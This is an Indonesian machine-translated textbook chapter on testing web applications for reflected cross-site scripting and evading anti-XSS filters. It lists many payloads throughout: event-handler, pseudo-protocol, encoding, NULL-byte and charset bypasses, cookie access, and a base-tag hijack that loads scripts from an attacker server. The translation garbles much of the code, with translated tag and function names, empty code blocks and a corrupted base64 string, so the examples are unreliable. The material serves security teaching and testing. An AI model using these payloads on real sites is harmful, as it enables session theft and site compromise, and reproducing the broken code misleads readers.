Tahap pertama dalam proses pengujian adalah mengirimkan string jinak ke setiap titik masuk dan mengidentifikasi setiap lokasi dalam respons di mana string dipantulkan.

#### **LANGKAH HACK**

- 1. Pilih string arbitrer unik yang tidak muncul di mana pun dalam aplikasi dan yang hanya berisi karakter abjad dan oleh karena itu tidak mungkin terpengaruh oleh filter khusus XSS. Misalnya:**

**myxsstestdmqlwp**

Kirimkan string ini sebagai setiap parameter ke setiap laman, hanya menargetkan satu parameter dalam satu waktu.

- 2. Pantau respons aplikasi untuk setiap kemunculan string yang sama ini. Catat setiap parameter yang nilainya disalin ke dalam respons aplikasi. Ini belum tentu rentan, tetapi setiap contoh yang diidentifikasi adalah kandidat untuk penyelidikan lebih lanjut, seperti yang dijelaskan di bagian selanjutnya.**

- 3. Perhatikan bahwa keduanya MENDAPATKAN dan POSpermintaan perlu diuji. Anda harus menyertakan setiap parameter dalam string kueri URL dan isi pesan. Meskipun ada mekanisme pengiriman yang lebih kecil untuk kerentanan XSS yang hanya dapat dipicu oleh aPOSpermintaan, eksploitasi masih dimungkinkan, seperti yang dijelaskan sebelumnya.**

- 4. Dalam kasus dimana XSS ditemukan di aPOSpermintaan, gunakan opsi "ubah metode permintaan" di Burp untuk menentukan apakah serangan yang sama dapat dilakukan sebagai aMENDAPATKANmeminta.**

- 5. Selain parameter permintaan standar, Anda harus menguji setiap instans di mana aplikasi memproses konten header permintaan HTTP. Kerentanan XSS umum muncul dalam pesan kesalahan, di mana item seperti Perujuk Dan Pengguna-AgenTheader disalin ke isi pesan. Header ini adalah kendaraan yang valid untuk mengirimkan serangan XSS yang direfleksikan, karena penyerang dapat menggunakan objek Flash untuk membujuk korban agar mengeluarkan permintaan yang berisi header HTTP arbitrer.**

### ***Menguji Refleksi untuk Memperkenalkan Script***

Anda harus secara manual menginvestigasi setiap instance input yang direfleksikan yang telah Anda identifikasi untuk memverifikasi apakah itu benar-benar dapat dieksploitasi. Di setiap lokasi tempat data tercermin dalam respons, Anda perlu mengidentifikasi konteks sintaksis dari data tersebut. Anda harus menemukan cara untuk memodifikasi input Anda sedemikian rupa sehingga ketika disalin ke lokasi yang sama dalam respons aplikasi, hasilnya adalah eksekusi skrip arbitrer. Mari kita lihat beberapa contoh.

#### **Contoh 1: Nilai Atribut Tag**

Misalkan halaman yang dikembalikan berisi yang berikut ini:

```
<tipe masukan="teks" nama="alamat1" nilai="myxsstestdmqlwp">
```

Salah satu cara yang jelas untuk membuat exploit XSS adalah dengan mengakhiri tanda kutip ganda yang menyertakan nilai atribut, tutup <masukan>tag, lalu gunakan beberapa cara untuk memperkenalkan JavaScript, seperti <skrip>menandai. Misalnya:

```
"><script>peringatan(1)</script>
```

Metode alternatif dalam situasi ini, yang mungkin melewati filter input tertentu, adalah tetap berada di dalam <masukan>tag itu sendiri tetapi menyuntikkan penangan acara yang berisi JavaScript. Misalnya:

```
" fokus="peringatan(1)
```

#### **Contoh 2: String JavaScript**

Misalkan halaman yang dikembalikan berisi yang berikut ini:

```
<script>var a = 'myxsstestdmqlwp'; var b = 123; ... </skrip>
```

Di sini, input yang Anda kontrol dimasukkan langsung ke dalam string yang dikutip dalam skrip yang ada. Untuk membuat eksplot, Anda dapat mengakhiri tanda kutip tunggal di sekitar string Anda, mengakhiri pernyataan dengan titik koma, lalu melanjutkan langsung ke JavaScript yang Anda inginkan:

```
'; waspada(1); var foo='
```

Perhatikan bahwa karena Anda telah menghentikan string yang dikutip, untuk mencegah terjadinya kesalahan dalam juru bahasa JavaScript, Anda harus memastikan bahwa skrip berlanjut dengan lancar dengan sintaks yang valid setelah kode yang Anda masukkan. Dalam contoh ini, variabel foodideklarasikan, dan string kutipan kedua dibuka. Ini akan diakhiri dengan kode yang langsung mengikuti string Anda. Metode lain yang seringkali efektif adalah mengakhiri input Anda dengan // untuk mengomentari sisa baris.

### Contoh 3: Atribut yang Berisi URL

Misalkan halaman yang dikembalikan berisi yang berikut ini:

```
Klik di sini...
```

Di sini, string yang Anda kontrol dimasukkan ke dalam attribut `<a>` menandai. Dalam konteks ini, dan di banyak lainnya di mana atribut mungkin berisi URL, Anda dapat menggunakan `javascript:protokol` untuk memperkenalkan skrip langsung di dalam atribut URL:

```
javascript:peringatan(1);
```

Karena masukan Anda tercermin dalam atribut tag, Anda juga dapat menyuntikkan pengendali peristiwa, seperti yang telah dijelaskan.

Untuk serangan yang bekerja melawan semua browser saat ini, Anda dapat menggunakan nama gambar yang tidak valid bersama dengan `onclick=pengendali acara:`

```
"onclick="javascript:alert(1)
```

**TIP** Seperti halnya serangan lainnya, pastikan untuk menyandikan URL setiap karakter khusus yang memiliki arti penting dalam permintaan, termasuk & = + ; dan ruang.

#### LANGKAH HACK

Lakukan hal berikut untuk setiap input yang direfleksikan yang diidentifikasi di langkah sebelumnya:

1. Tinjau sumber HTML untuk mengidentifikasi lokasi di mana string unik Anda tercermin.
2. Jika string muncul lebih dari sekali, setiap kejadian perlu diperlakukan sebagai kerentanan potensial yang terpisah dan diselidiki secara individual.
3. Tentukan, dari lokasi dalam HTML dari string yang dapat dikontrol pengguna, bagaimana Anda perlu memodifikasinya untuk menyebabkan eksekusi skrip arbitrer. Biasanya, banyak metode yang berbeda akan menjadi kendaraan potensial untuk serangan, seperti yang dijelaskan nanti di bab ini.
4. Uji eksloit Anda dengan mengirimkannya ke aplikasi. Jika string buatan Anda masih dikembalikan tanpa dimodifikasi, aplikasi rentan. Periksa ulang apakah sintaks Anda sudah benar dengan menggunakan skrip proof-of-concept untuk menampilkan dialog peringatan, dan konfirmasikan bahwa ini benar-benar muncul di browser Anda saat respons diberikan.

### Menyelidiki Filter Pertahanan

Sangat sering, Anda akan menemukan bahwa server mengubah upaya percobaan awal Anda dalam beberapa cara, sehingga mereka tidak berhasil mengeksekusi skrip yang Anda injeksikan.

Jika ini terjadi, jangan menyerah! Tugas Anda selanjutnya adalah menentukan pemrosesan sisi server apa yang terjadi yang memengaruhi masukan Anda. Ada tiga kemungkinan luas:

- Aplikasi (atau firewall aplikasi web yang melindungi aplikasi) telah mengidentifikasi tanda serangan dan telah memblokir input Anda.
- Aplikasi telah menerima input Anda tetapi telah melakukan semacam sanitasi atau pengkodean pada string serangan.
- Aplikasi telah memotong string serangan Anda ke panjang maksimum tetap.

Kami akan melihat setiap skenario secara bergiliran dan membahas berbagai cara agar hambatan yang dihadirkan oleh pemrosesan aplikasi dapat dilewati.

#### ***Mengalahkan Filter Berbasis Tanda Tangan***

Pada jenis filter pertama, aplikasi biasanya merespons string serangan Anda dengan enti contoh, itu m XSS mungkin

**Server Error in '/' Application.**

***A potentially dangerous Request.Form value was detected from the client (searchbox=<asp>).***

**Description:** Request Validation has detected a potentially dangerous client input value, and processing of the request has been aborted. This value may indicate an attempt to compromise the security of your application, such as a cross-site scripting attack. You can disable request validation by setting validateRequest=false in the Page directive or in the configuration section. However, it is strongly recommended that your application explicitly check all inputs in this case.

**Exception Details:** System.Web.HttpRequestValidationException: A potentially dangerous Request.Form value was detected from the client (searchbox=<asp>).

**Source Error:**

An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack trace below.

**Stack Trace:**

**Gambar 12-8:**Pesan kesalahan yang dihasilkan oleh filter anti-XSS ASP.NET

Jika ini terjadi, langkah selanjutnya adalah menentukan karakter atau ekspresi apa dalam input Anda yang memicu filter. Pendekatan yang efektif adalah menghapus bagian berbeda dari string Anda secara bergantian dan melihat apakah input masih diblokir. Biasanya, proses ini menetapkan dengan cukup cepat bahwa ekspresi tertentu seperti <skrip> menyebabkan permintaan diblokir. Anda kemudian perlu menguji filter untuk menentukan apakah ada jalan pintas.

Ada begitu banyak cara berbeda untuk memasukkan kode skrip ke dalam halaman HTML sehingga filter berbasis tanda tangan biasanya dapat dilewati. Anda dapat menemukan alternatif

cara memperkenalkan skrip, atau Anda dapat menggunakan sintaks yang sedikit cacat yang dapat ditoleransi oleh browser. Bagian ini membahas berbagai metode eksekusi skrip. Kemudian menjelaskan berbagai teknik yang dapat digunakan untuk mem-bypass filter umum.

### Cara Memperkenalkan Kode Script

Anda dapat memasukkan kode skrip ke halaman HTML dengan empat cara luas. Kami akan memeriksa ini pada gilirannya, dan memberikan beberapa contoh yang tidak biasa dari masing-masing yang mungkin berhasil melewati filter masukan berbasis tanda tangan.

**CATAT** Dukungan browser untuk sintaks HTML dan skrip yang berbeda sangat bervariasi. Perilaku masing-masing browser sering berubah dengan setiap versi baru. Oleh karena itu, panduan "definitif" apa pun untuk perilaku masing-masing browser dapat dengan cepat menjadi usang. Namun, dari perspektif keamanan, aplikasi harus berperilaku dengan cara yang kuat untuk semua versi terkini dan terbaru dari browser populer. Jika serangan XSS dapat disampaikan hanya menggunakan satu browser tertentu yang hanya digunakan oleh sebagian kecil pengguna, ini masih merupakan kerentanan yang harus diperbaiki. Semua contoh yang diberikan dalam bab ini bekerja pada setidaknya satu browser utama pada saat penulisan.

Untuk tujuan referensi, bab ini ditulis pada bulan Maret 2011, dan serangan tersebut menjelaskan semua pekerjaan pada setidaknya salah satu dari berikut ini:

- Internet Explorer versi 8.0.7600.16385
- Firefox versi 3.6.15

### Tag Skrip

Di luar langsung menggunakan <skrip>tag, ada berbagai cara di mana Anda dapat menggunakan sintaks yang agak berbelit-belit untuk membungkus penggunaan tag, mengalahkan beberapa filter:

```
<object data="data:text/html,<script>alert(1)</script>">
<object data="data:text/html;base64,PHNjcmllwdD5hbGVydCgxKTwvc2NyaXB0Pg=="> Klik di sini
```

String yang disandikan Base64 pada contoh sebelumnya adalah:

```
<script>peringatan(1)</script>
```

### Penangan Acara

Banyak event handler dapat digunakan dengan berbagai tag untuk membuat skrip dieksekusi. Berikut ini adalah beberapa contoh yang jarang diketahui yang menjalankan skrip tanpa memerlukan interaksi pengguna apa pun:

```
<xml onreadystatechange=alert(1)> <style
onreadystatechange=alert(1)> <iframe
onreadystatechange=alert(1)>
```

```
<objek onerror=peringatan(1)>
<object type=image src=valid.gif onreadystatechange=alert(1)></object> <img type=image
src=valid.gif onreadystatechange=alert(1)> <input type=image src=valid.gif
onreadystatechange= alert(1)> <isindex type=image src=valid.gif onreadystatechange=alert(1)>
<script onreadystatechange=alert(1)>

<bgsound onpropertychange=alert(1)> <body
onbeforeactivate=alert(1)> <body
onactivate=alert(1)>
<body onfocusin=alert(1)>
```

HTML5 menyediakan banyak vektor baru menggunakan event handler. Ini termasuk penggunaan fokus otomatis untuk secara otomatis memicu peristiwa yang sebelumnya memerlukan interaksi pengguna:

```
<masukkan fokus otomatis pada fokus=peringatan(1)>
<input onblur=alert(1) autofocus><input autofocus> <body
onscroll=alert(1)>

...
<input autofocus>
```

Ini memungkinkan penangan acara dalam tag penutup:

```
</a onmousemove=alert(1)>
```

Terakhir, HTML5 memperkenalkan tag baru dengan event handler:

```
<video src=1 onerror=alert(1)> <audio
src=1 onerror=alert(1)>
```

### ***Script Pseudo-Protokol***

Protokol semu skrip dapat digunakan di berbagai lokasi untuk mengeksekusi skrip sebaris dalam atribut yang mengharapkan URL. Berikut beberapa contohnya:

```
<objek data=javascript:alert(1)> <iframe
src=javascript:alert(1)> <embed
src=javascript:alert(1)>
```

walaupun javascript:pseudo-protocol paling sering diberikan sebagai contoh dari teknik ini, Anda juga dapat menggunakan vbsprotokol pada browser Internet Explorer, seperti yang dijelaskan nanti di bab ini.

Seperti event handler, HTML5 menyediakan beberapa cara baru untuk menggunakan script pseudo-protocols dalam serangan XSS:

```
<form id=test /><button form=test formaction=javascript:alert(1)> <event-source
src=javascript:alert(1)>
```

Yang barusumber acarntag menjadi perhatian khusus saat menargetkan filter masukan. Tidak seperti tag pra-HTML5 mana pun, namanya menyertakan tanda hubung, jadi penggunaan tag ini dapat melewati filter berbasis regex lama yang menganggap nama tag hanya boleh berisi huruf.

### Gaya Dievaluasi Secara Dinamis

Beberapa browser mendukung penggunaan JavaScript dalam gaya CSS yang dievaluasi secara dinamis. Contoh berikut berfungsi pada IE7 dan sebelumnya, dan juga pada versi yang lebih baru saat berjalan dalam mode kompatibilitas:

```
<x style=x:ekspresi(peringatan(1))>
```

Versi IE yang lebih baru menghapus dukungan untuk sintaks sebelumnya, atas dasar bahwa satunya penggunaannya dalam praktik adalah dalam serangan XSS. Namun, pada versi IE yang lebih baru, berikut ini dapat digunakan untuk efek yang sama:

```
<x style=behavior:url(#default#time2) onbegin=alert(1)>
```

Browser Firefox digunakan untuk memungkinkan serangan berbasis CSS melalui mengikat moz properti, tetapi pembatasan yang dibuat untuk fitur ini berarti fitur ini sekarang kurang berguna di sebagian besar skenario XSS.

### Melewati Filter: HTML

Bagian sebelumnya menjelaskan banyak cara di mana kode skrip dapat dieksekusi dari dalam halaman HTML. Dalam banyak kasus, Anda mungkin menemukan bahwa filter berbasis tanda tangan dapat dikalahkan hanya dengan beralih ke metode eksekusi skrip yang berbeda dan kurang dikenal. Jika ini gagal, Anda perlu mencari cara untuk mengaburkan serangan Anda. Biasanya Anda dapat melakukan ini dengan memperkenalkan variasi tak terduga dalam sintaks Anda yang diterima filter dan yang ditoleransi browser saat input dikembalikan. Bagian ini membahas cara-cara di mana sintaks HTML dapat dikaburkan untuk mengalahkan filter umum. Bagian berikut menerapkan prinsip yang sama untuk sintaks JavaScript dan VBScript.

Filter berbasis tanda tangan yang dirancang untuk memblokir serangan XSS biasanya menggunakan ekspresi reguler atau teknik lain untuk mengidentifikasi komponen kunci HTML, seperti tanda kurung tag, nama tag, nama atribut, dan nilai atribut. Misalnya, filter mungkin berusaha memblokir input yang berisi HTML yang menggunakan tag tertentu atau nama atribut yang dikenal untuk mengizinkan pengenalan skrip, atau mungkin mencoba memblokir nilai atribut yang dimulai dengan protokol semu skrip. Banyak dari filter ini dapat dilewati dengan menempatkan karakter yang tidak biasa pada poin-poin penting dalam HTML dengan cara yang dapat ditoleransi oleh satu atau lebih browser.

Untuk melihat teknik ini beraksi, pertimbangkan eksloitasi sederhana berikut:

```

```

Anda dapat memodifikasi sintaks ini dengan berbagai cara dan tetap menjalankan kode Anda di setidaknya satu browser. Kami akan memeriksa masing-masing pada gilirannya. Dalam praktiknya, Anda mungkin perlu mengombinasikan beberapa teknik ini dalam satu eksloitasi untuk mem-bypass filter masukan yang lebih canggih.

### **Nama Label**

Dimulai dengan nama tag pembuka, filter yang paling sederhana dan naif dapat dilewati hanya dengan memvariasikan huruf kapital yang digunakan:

```

```

Lebih jauh, Anda dapat memasukkan byte NULL di posisi mana pun:

```
<[%00]img onerror=alert(1) src=a>
<i[%00]mg onerror=alert(1) src=a>
```

(Dalam contoh ini, [%xx] menunjukkan karakter literal dengan kode ASCII heksadesimal xx. Saat mengirimkan serangan Anda ke aplikasi, umumnya Anda akan menggunakan bentuk karakter yang disandikan URL. Saat meninjau respons aplikasi, Anda perlu mencari karakter dekode literal yang dicerminkan.)

**TIP** Urik byte NULL berfungsi di Internet Explorer di mana saja di dalam halaman HTML.

Penggunaan byte NULL secara bebas dalam serangan XSS sering menyediakan cara cepat untuk mem-bypass filter berbasis tanda tangan yang tidak mengetahui perilaku IE.

Menggunakan byte NULL secara historis terbukti efektif melawan firewall aplikasi web (WAF) yang dikonfigurasi untuk memblokir permintaan yang berisi string serangan yang diketahui. Karena WAF biasanya ditulis dalam kode asli untuk alasan kinerja, byte NULL mengakhiri string yang muncul. Ini mencegah WAF melihat payload berbahaya yang muncul setelah NULL (lihat Bab 16 untuk detail lebih lanjut).

Melangkah lebih jauh dalam nama tag, jika Anda sedikit memodifikasi contoh, Anda dapat menggunakan nama tag arbitrer untuk memperkenalkan penanganan peristiwa, sehingga melewati filter yang hanya memblokir tag bernama tertentu:

```
<x onclick=alert(1) src=a>Klik di sini</x>
```

Dalam beberapa situasi, Anda mungkin dapat memperkenalkan tag baru dengan berbagai nama tetapi tidak menemukan cara apa pun untuk menggunakan mereka untuk mengeksekusi kode secara langsung. Dalam situasi ini, Anda mungkin dapat mengirimkan serangan menggunakan teknik yang dikenal sebagai "pembajakan tag dasar". <dasar>tag digunakan untuk menentukan URL yang harus digunakan browser untuk menyelesaikan setiap URL relatif yang muncul selanjutnya di dalam halaman. Jika Anda dapat memperkenalkan <dasar>tag, dan halaman melakukan <skrip> termasuk setelah titik refleksi Anda menggunakan URL relatif, Anda dapat menentukan URL dasar ke server yang Anda kontrol. Saat browser memuat skrip yang ditentukan di sisa laman HTML, skrip tersebut dimuat dari server yang Anda tentukan, namun tetap dijalankan dalam konteks laman yang telah memanggilnya. Misalnya:

```
<base href="http://mdattacker.net/badsScripts/"> . . .
```

```
<script src="goodScript.js"></script>
```

Menurut spesifikasi, <dasar>tag akan muncul di dalam <kepala> bagian halaman HTML. Namun, beberapa browser, termasuk Firefox, menerima <basis>tag muncul di mana saja di halaman, sangat memperluas cakupan serangan ini.

### ***Spasi Mengikuti Nama Tag***

Beberapa karakter dapat menggantikan spasi antara nama tag dan nama atribut pertama:

```
<img/onerror=alert(1) src=a>
<img[%09]onerror=alert(1) src=a>
<img[%0d]onerror=alert(1) src=a>
<img[%0a]onerror=alert(1) src=a>
<img//onerror=alert(1) src=a>
<img/'onerror=alert(1) src=a> <img/anyjunk/
onerror=alert(1) src=a>
```

Perhatikan bahwa meskipun serangan tidak memerlukan atribut tag apa pun, Anda harus selalu mencoba menambahkan beberapa konten yang berlebihan setelah nama tag, karena tindakan ini mengabaikan beberapa filter sederhana:

```
<script/anyjunk>peringatan(1)</script>
```

### ***Nama Atribut***

Di dalam nama atribut, Anda dapat menggunakan trik byte NULL yang sama seperti yang dijelaskan sebelumnya. Ini melewati banyak filter sederhana yang mencoba memblokir event handler dengan memblokir nama atribut yang dimulai dengan pada:

```

```

### ***Pembatas atribut***

Dalam contoh asli, nilai atribut tidak dibatasi, membutuhkan beberapa spasi setelah nilai atribut untuk menunjukkan bahwa itu telah berakhir sebelum atribut lain dapat diperkenalkan. Atribut opsional dapat dibatasi dengan tanda kutip ganda atau tunggal atau, pada IE, dengan backticks:

```

```

Beralih di sekitar atribut dalam contoh sebelumnya memberikan cara lebih lanjut untuk melewati beberapa filter yang memeriksa nama atribut yang dimulai dengan pada. Jika filter tidak mengetahui bahwa backtick berfungsi sebagai pembatas atribut, filter akan memperlakukan contoh berikut sebagai berisi atribut tunggal, yang namanya bukan nama event handler:

```

```

Dengan menggabungkan atribut yang dibatasi tanda kutip dengan karakter tak terduga yang mengikuti nama tag, serangan dapat dirancang yang tidak menggunakan spasi apa pun, sehingga melewati beberapa filter sederhana:

```
<img/onerror="peringatan(1)"src=a>
```

#### COBALAH!

```
http://mdsec.net/search/69/ http://
mdsec.net/search/72/ http://
mdsec.net/search/75/
```

#### ***Nilai Atribut***

Di dalam nilai atribut itu sendiri, Anda dapat menggunakan trik byte NULL, dan Anda juga dapat menyandikan karakter HTML di dalam nilai:

```
 <img
onerror=alert(1) src=a>
```

Karena browser HTML-mendekodekan nilai atribut sebelum memprosesnya lebih lanjut, Anda dapat menggunakan penyandian HTML untuk menyamarkan penggunaan kode skrip, sehingga menghindari banyak filter. Misalnya, serangan berikut mem-bypass banyak filter yang berusaha memblokir penggunaan JavaScript pseudo-protocol handler:

```
<iframe src=javascript:alert(1) >
```

Saat menggunakan pengkodean HTML, perlu dicatat bahwa browser mentolerir berbagai penyimpangan dari spesifikasi, dengan cara yang bahkan dapat diabaikan oleh filter yang mengetahui masalah pengkodean HTML. Anda dapat menggunakan format desimal dan heksadesimal, menambahkan nol di depan yang berlebihan, dan menghilangkan tanda titik koma. Contoh berikut semuanya bekerja pada setidaknya satu browser:

```
 <img
onerror=alert(1) src=a> <img onerror=alert(1)
src=a> <img
onerror=alert(1) src=a> <img onerror=alert(1)
src=a>
```

#### ***tanda kurung***

Dalam beberapa situasi, dengan mengeksplorasi perilaku unik aplikasi atau browser, penggunaan tanda kurung tag yang tidak valid dapat digunakan dan masih menyebabkan browser memproses tag dengan cara yang diperlukan serangan.

Beberapa aplikasi melakukan dekode input URL yang berlebihan setelah filter inputnya diterapkan, sehingga input berikut muncul dalam permintaan:

```
%253cimg%20onerror=peringatan(1)%20src=a%253e
```

adalah URL-decoded oleh server aplikasi dan diteruskan ke aplikasi sebagai:

```
%3cimg onerror=alert(1) src=a%3e
```

yang tidak mengandung tanda kurung tag apa pun dan oleh karena itu tidak diblokir oleh filter input. Namun, aplikasi kemudian melakukan dekode URL kedua, sehingga inputnya menjadi:

```

```

yang digunakan ke pengguna, menyebabkan serangan dieksekusi.

Seperti yang dijelaskan dalam Bab 2, hal serupa dapat terjadi ketika kerangka kerja aplikasi "menerjemahkan" karakter Unicode yang tidak biasa ke dalam padanan ASCII terdekat berdasarkan kesamaan mesin terbang atau fonetiknya. Misalnya, input berikut menggunakan tanda kutip sudut ganda Unicode (%u00ABDan %u00BB)bukannya tanda kurung tag:

```
«img onerror=alert(1) src=a»
```

Filter input aplikasi memungkinkan input ini karena tidak mengandung HTML yang bermasalah. Namun, jika kerangka kerja aplikasi menerjemahkan tanda kutip menjadi karakter tag pada titik input dimasukkan ke dalam respons, serangan berhasil. Banyak aplikasi ditemukan rentan terhadap serangan semacam ini, yang mungkin dimaafkan oleh pengembang karena diabaikan.

Beberapa filter input mengidentifikasi tag HTML hanya dengan mencocokkan kurung sudut buka dan tutup, mengekstrak konten, dan membandingkannya dengan daftar hitam nama tag. Dalam situasi ini, Anda mungkin dapat melewati filter dengan menggunakan tanda kurung yang berlebihan, yang ditoleransi oleh browser:

```
<<script>peringatan(1);//</script>
```

Dalam beberapa kasus, perilaku tak terduga dalam parser HTML browser dapat dimanfaatkan untuk mengirimkan serangan yang melewati filter input aplikasi. Misalnya, HTML berikut, yang menggunakan sintaks ECMAScript untuk XML (E4X), tidak berisi tag skrip pembuka yang valid tetapi tetap menjalankan skrip terlampir pada versi Firefox saat ini:

```
<script<{alert(1)}></script>
```

**TIP** Dalam beberapa bypass filter yang dijelaskan, serangan tersebut menghasilkan HTML yang cacat tetapi tetap ditoleransi oleh browser klien. Karena banyak situs web yang cukup sah berisi HTML yang tidak sepenuhnya mematuhi standar, browser menerima HTML yang menyimpang dalam segala hal. Mereka secara efektif memperbaiki kesalahan di belakang layar sebelum halaman dirender. Seringkali, saat Anda mencoba menyempurnakan serangan dalam situasi yang tidak biasa, akan sangat membantu untuk melihat HTML virtual yang dibangun browser dari respons aktual server. Di Firefox, Anda dapat menggunakan alat WebDeveloper, yang berisi fungsi View Generated Source yang melakukan tugas ini dengan tepat.

### ***Set Karakter***

Dalam beberapa situasi, Anda dapat menggunakan cara yang ampuh untuk melewati banyak jenis filter dengan membuat aplikasi menerima pengkodean yang tidak standar dari muatan serangan Anda. Contoh berikut menunjukkan beberapa representasi dari string <script>peringatan(document.cookie)</script> dalam set karakter alternatif:

UTF-7

+ ADw-script+AD4-alert(document.cookie)+ADw-/script+AD4-

AS-ASCII

BC 73 63 72 69 70 74 BE 61 6C 65 72 74 28 64 6F ; %script%peringatan(lakukan 63 75 6D 65  
6E 74 2E 63 6F 6F 6B 69 65 29 BC 2F ; cument.cookie)%/ 73 63 72 69 70 74 BE  
; skrip%

UTF-16

FF FE 3C 00 73 00 63 00 72 00 69 00 70 00 74 00 ; ýþ<.skrip 3E 00 61 00 6C 00 65 00 72 00  
74 00 28 00 64 00 ;>.alert(.d. 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2E 00 ; dokumen..  
63 00 6F 00 6B 00 69 00 65 00 29 00 3C 00 ; cookie).<. 2F 00 73 00 63 00 72 00 69 00  
70 00 74 00 3E 00 ;/.script>.

String yang disandikan ini akan mem-bypass banyak filter anti-XSS yang umum. Tantangan untuk memberikan serangan yang berhasil adalah membuat browser menginterpretasikan respons menggunakan kumpulan karakter yang diperlukan. Jika Anda mengontrol HTTPJenis konten header atau metatag HTML yang sesuai, Anda mungkin dapat menggunakan kumpulan karakter tidak standar untuk melewati filter aplikasi dan menyebabkan browser menginterpretasikan muatan Anda dengan cara yang Anda perlukan. Dalam beberapa aplikasi, acharset parameter sebenarnya dikirimkan dalam permintaan tertentu, memungkinkan Anda untuk secara langsung mengatur rangkaian karakter yang digunakan dalam respons aplikasi.

Jika aplikasi secara default menggunakan rangkaian karakter multibita, seperti Shift-JIS, ini memungkinkan Anda melewati filter input tertentu dengan mengirimkan karakter yang memiliki signifikansi khusus dalam rangkaian karakter yang digunakan. Misalnya, misalkan dua input pengguna dikembalikan dalam respons aplikasi:

 ... [input2]

Untuk masukan1, aplikasi memblokir input yang berisi tanda kutip untuk mencegah penyerang menghentikan atribut yang dikutip. Untuk masukan2, aplikasi memblokir input yang berisi tanda kurung sudut untuk mencegah penyerang menggunakan tag HTML apa pun. Ini tampaknya kuat, tetapi penyerang mungkin dapat mengirimkan eksploit menggunakan dua input berikut:

```
masukan1: [%f0]
input2: "onload=alert(1);
```

Dalam set karakter Shift-JIS, berbagai nilai byte mentah, termasuk 0x0, digunakan untuk memberi sinyal karakter 2-byte yang terdiri dari byte itu dan byte berikutnya. Karenanya, saat browser memproses masukan1, tanda kutip mengikuti 0x0 byte ditafsirkan sebagai bagian dari karakter 2-byte dan karenanya tidak membatasi nilai atribut. Pengurai HTML berlanjut hingga mencapai tanda kutip yang disediakan masukan2, yang mengakhiri atribut, memungkinkan penanganan kejadian yang disediakan penyerang untuk ditafsirkan sebagai atribut tag tambahan:

```
 ... "onload=alert(1);
```

Ketika eksploit semacam ini diidentifikasi dalam set karakter multibyte UTF-8 yang banyak digunakan, vendor browser merespons dengan perbaikan yang mencegah serangan berhasil. Namun, saat ini serangan yang sama masih bekerja pada beberapa browser terhadap beberapa kumpulan karakter multibyte yang jarang digunakan, termasuk Shift-JIS, EUC-JP, dan BIG5.

### **Melewati Filter: Kode Skrip**

Dalam beberapa situasi, Anda akan menemukan cara untuk memanipulasi masukan yang dipantulkan untuk memasukkan konteks skrip ke dalam respons aplikasi. Namun, berbagai kendala lain dapat mencegah Anda mengeksekusi kode yang Anda perlukan untuk melancarkan serangan yang sebenarnya. Jenis filter yang mungkin Anda temui di sini biasanya berupaya memblokir penggunaan kata kunci JavaScript tertentu dan ekspresi lainnya. Mereka juga dapat memblokir karakter yang berguna seperti tanda kutip, tanda kurung, dan titik.

Seperti penyamaran serangan menggunakan HTML, Anda dapat menggunakan banyak teknik untuk mengubah kode skrip yang Anda inginkan untuk melewati filter input umum.

#### *Menggunakan JavaScript Melarikan diri*

JavaScript memungkinkan berbagai jenis pelolosan karakter, yang dapat Anda gunakan untuk menghindari menyertakan ekspresi wajib dalam bentuk literalnya.

Pelarian Unicode dapat digunakan untuk mewakili karakter dalam kata kunci JavaScript, memungkinkan Anda melewati berbagai jenis filter:

```
<script>a\u006cert(1);</script>
```

Jika Anda dapat menggunakan eval perintah, mungkin dengan menggunakan teknik sebelumnya untuk keluar dari beberapa karakternya, Anda dapat menjalankan perintah lain dengan meneruskannya ke eval perintah dalam bentuk string. Ini memungkinkan Anda untuk

gunakan berbagai teknik manipulasi string untuk menyembunyikan perintah yang Anda jalankan.

Di dalam string JavaScript, Anda dapat menggunakan pelolosan Unicode, pelolosan heksadesimal, dan pelolosan oktal:

```
<script>eval('a\u006cert(1)');</script>
<script>eval('a\x6cert(1)');</script>
<script>eval('a\154ert(1)');</script>
```

Selain itu, karakter escape yang berlebihan dalam string akan diabaikan:

```
<script>eval('a\\lert(1)');</script>
```

### ***Membangun String Secara Dinamis***

Anda dapat menggunakan teknik lain untuk membuat string secara dinamis untuk digunakan dalam serangan Anda:

```
<script>eval('al+'ert(1)');</script>
<script>eval(String.fromCharCode(97,108,101,114,116,40,49,41));</script> <script>eval(atob
('amF2YXNjcmIwdDphbGVydCgxKQ'));</script>
```

Contoh terakhir, yang berfungsi di Firefox, memungkinkan Anda mendekode perintah yang disandikan Base64 sebelum meneruskannya eval.

### ***Alternatif untuk eval***

Jika panggilan langsung keevalperintah tidak dimungkinkan, Anda memiliki cara lain untuk menjalankan perintah dalam bentuk string:

```
<script>'alert(1)'.replace(/./,eval)</script> <script>fungsi::
[alert'](1)</script>
```

### ***Alternatif untuk Dots***

Jika karakter titik diblokir, Anda dapat menggunakan metode lain untuk melakukan dereferensi:

```
<script>peringatan(dokumen['cookie'])</script>
<script>dengan(dokumen)peringatan(cookie)</script>
```

### ***Menggabungkan Beberapa Teknik***

Teknik yang dijelaskan sejauh ini seringkali dapat digunakan dalam kombinasi untuk menerapkan beberapa lapisan kebingungan pada serangan Anda. Selain itu, dalam kasus di mana JavaScript digunakan dalam atribut tag HTML (melalui event handler, scripting pseudo-protocol, atau gaya yang dievaluasi secara dinamis), Anda dapat menggabungkan teknik ini dengan pengodean HTML. HTML-browser mendekode nilai atribut tag sebelum JavaScript yang dikandungnya ditafsirkan. Dalam contoh berikut, karakter "e" di "alert" telah diloloskan menggunakan pelolosan Unicode, dan garis miring terbalik yang digunakan di pelolosan Unicode telah dikodekan HTML:

```

```

Tentu saja, salah satu karakter lain dalam onerror nilai atribut juga bisa dikodekan HTML untuk lebih menyembunyikan serangan:

```

```

Teknik ini memungkinkan Anda melewati banyak filter pada kode JavaScript, karena Anda dapat menghindari penggunaan kata kunci JavaScript atau sintaks lainnya seperti tanda kutip, titik, dan tanda kurung.

#### ***Menggunakan VBScript***

Meskipun contoh umum eksloitasi XSS biasanya berfokus pada JavaScript, di Internet Explorer Anda juga dapat menggunakan bahasa VBScript. Ini memiliki sintaks yang berbeda dan properti lain yang mungkin dapat Anda manfaatkan untuk mem-bypass banyak filter input yang dirancang hanya dengan mempertimbangkan JavaScript.

Anda dapat memasukkan kode VBScript dengan berbagai cara:

```
<script language=vbs>MsgBox 1</script> <img
onerror="vbs:MsgBox 1" src=a> <img
onerror=MsgBox+1 language=vbs src=a>
```

